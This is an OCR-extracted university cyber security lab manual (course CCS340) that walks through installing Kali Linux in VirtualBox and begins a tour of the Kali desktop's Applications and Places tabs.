Cyber security lab manual

Internet of things (Anna University)

ROHINI COLLEGE OF ENGINEERING AND TECHNOLOGY

PALKULAM, KANYAKUMARI DISTRICT- 629 401

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CCS340 CYBER SECURITY LABORATORY

LAB MANUAL

LIST OF EXPERIMENTS

EXP NO.1: INSTALL KALI LINUX ON VIRTUAL BOX

AIM:

To install kali linux on virtual box.

PREREQUISITES:


- At least **20 GB of disk space**
- At least **1 GB of RAM** (preferably 2) for i386 and amd64 architectures
- VirtualBox (or alternative virtualization software)

PROCEDURE/OUTPUT:

Step 1: Download Kali Linux ISO Image

On the official Kali Linux website downloads section, you can find Kali Linux *.iso* images. These images are uploaded every few months, providing the latest official releases.

Navigate to the Kali Linux Downloads page and find the packages available for download. Depending on the system you have, download the 64-Bit or 32-Bit version.




Step 2: Create Kali Linux VirtualBox Container

After downloading the *.iso* image, create a new virtual machine and import Kali as its OS.


1. Launch VirtualBox Manager and click the New icon.

2. Name and operating system. A pop-up window for creating a new VM appears. Specify a name and a destination folder. The *Type* and *Version* change automatically, based on the name you provide. Make sure the information matches the package you downloaded and click Next.



3. Memory size. Choose how much memory to allocate to the virtual machine and click Next. The default setting for Linux is 1024 MB. However, this varies depending on your individual needs.

4. Hard disk. The default option is to create a virtual hard disk for the new VM.
Click Create to continue. Alternatively, you can use an existing virtual hard disk file or decide not to add one at all.




5. Hard disk file type. Stick to the default file type for the new virtual hard disk, VDI (VirtualBox Disk Image). Click Next to continue.

6. Storage on a physical hard disk. Decide between Dynamically allocated and Fixed size. The first choice allows the new hard disk to grow and fill up space dedicated to it. The second, fixed size, uses the maximum capacity from the start. Click Next.

7. File location and size. Specify the name and where you want to store the virtual hard disk. Choose the amount of file data the VM is allowed to store on the hard disk. We advise giving it at least 8 gigabytes. Click Create to finish.


Now you created a new VM. The VM appears on the list in the VirtualBox Manager.




Step 3: Configure Virtual Machine Settings

The next step is adjusting the default virtual machine settings.


1. Select a virtual machine and click the Settings icon. Make sure you marked the correct VM and that the right-hand side is displaying details for Kali Linux.




2. In the Kali Linux – Settings window, navigate to General > Advanced tab. Change the Shared Clipboard and Drag'n'Drop settings to Bidirectional. This feature allows you to copy and paste between the host and guest machine.




3. Go to System > Motherboard. Set the boot order to start from Optical, followed by Hard Disk. Uncheck Floppy as it is unnecessary.




4. Next, move to the Processor tab in the same window. Increase the number of processors to two (2) to enhance performance.



5. Finally, navigate to Storage settings. Add the downloaded Kali image to a storage device under Controller: IDE. Click the disk icon to search for the image. Once finished, close the Settings window.



6. Click the Start icon to begin installing Kali.



Step 4: Installing and Setting Up Kali Linux

After you booted the installation menu by clicking Start, a new VM VirtualBox window appears with the Kali welcome screen.

Select the Graphical install option and go through the following installation steps for setting up Kali Linux in VirtualBox.

1. Select a language. Choose the default language for the system (which will also be the language used during the installation process).


2. Select your location. Find and select your country from the list (or choose “other”).

3. Configure the keyboard. Decide which keymap to use. In most cases, the best option is to select American English.

4. Configure the network. First, enter a hostname for the system and click Continue.


5. Next, create a domain name (the part of your internet address after your hostname). Domain names usually end in .com, .net, .edu, etc. Make sure you use the same domain name on all your machines.

6. Set up users and passwords. Create a strong root password for the system administrator account.



7. Configure the clock. Select your time zone from the available options.

8. Partition disks. Select how you would like to partition the hard disk. Unless you have a good reason to do it manually, go for the Guided –use entire disk option.



9. Then, select which disk you want to use for partitioning. As you created a single virtual hard disk in Step 3: Adjust VM Settings, you do not have to worry about data loss. Select the only available option – SCSI3 (0,0,0) (sda) – 68.7 GB ATA VBOK HARDDISK (the details after the dash vary depending on your virtualization software).

10. Next, select the scheme for partitioning. If you are a new user, go for All files in one partition.

11. The wizard gives you an overview of the configured partitions. Continue by navigating to Finish partitioning and write changes to disk. Click Continue and confirm with Yes.

12. The wizard starts installing Kali. While the installation bar loads, additional configuration settings appear.

13. Configure the package manager. Select whether you want to use a network mirror and click Continue. Enter the HTTP proxy information if you are using one. Otherwise, leave the field blank and click Continue again.

14. Install the GRUB boot loader on a hard disk. Select Yes and Continue. Then, select a boot loader device to ensure the newly installed system is bootable.

15. Once you receive the message *Installation is complete,* click Continue to reboot your VM.

With this, you have successfully installed Kali Linux on VirtualBox. After rebooting, the Kali login screen appears. Type in a username (root) and password you entered in the previous steps.

Finally, the interface of Kali Linux appears on your screen.

RESULT:

Thus the procedures to install kali linux on virtual box has been done and the kali linux has been installed in the virtual box.


EXP NO.2: EXPLORE KALI LINUX AND BASH SCRIPTING

AIM:

To explore kali linux and bash scripting.

EXPLORING KALI LINUX:

The Kali Desktop has a few tabs you should initially make a note of and become familiar with. Applications Tab, Places Tab, and the Kali Linux Dock.



Applications Tab


Provides a Graphical Dropdown List of all the applications and tools pre-installed on Kali Linux. Reviewing the Applications Tab is a great way to become familiar with the featured enriched Kali Linux Operating System. Two applications we'll discuss in this Kali Linux tutorial are Nmap and Metasploit. The applications are placed into different categories which makes searching for an application much easier.

Accessing Applications

Step 1) Click on Applications Tab

Step 2) Browse to the particular category you're interested in exploring

Step 3) Click on the Application you would like to start.




Places Tab

Similar to any other GUI Operating System, such as Windows or Mac, easy access to your Folders, Pictures and My Documents is an essential component. Places on Kali Linux provides that accessibility that is vital to any Operating System. By default, the Places menu has the following tabs, Home, Desktop, Documents, Downloads, Music, Pictures, Videos, Computer and Browse Network.

Accessing Places

Step 1) Click on the Places Tab

Step 2) Select the location you would like to access.



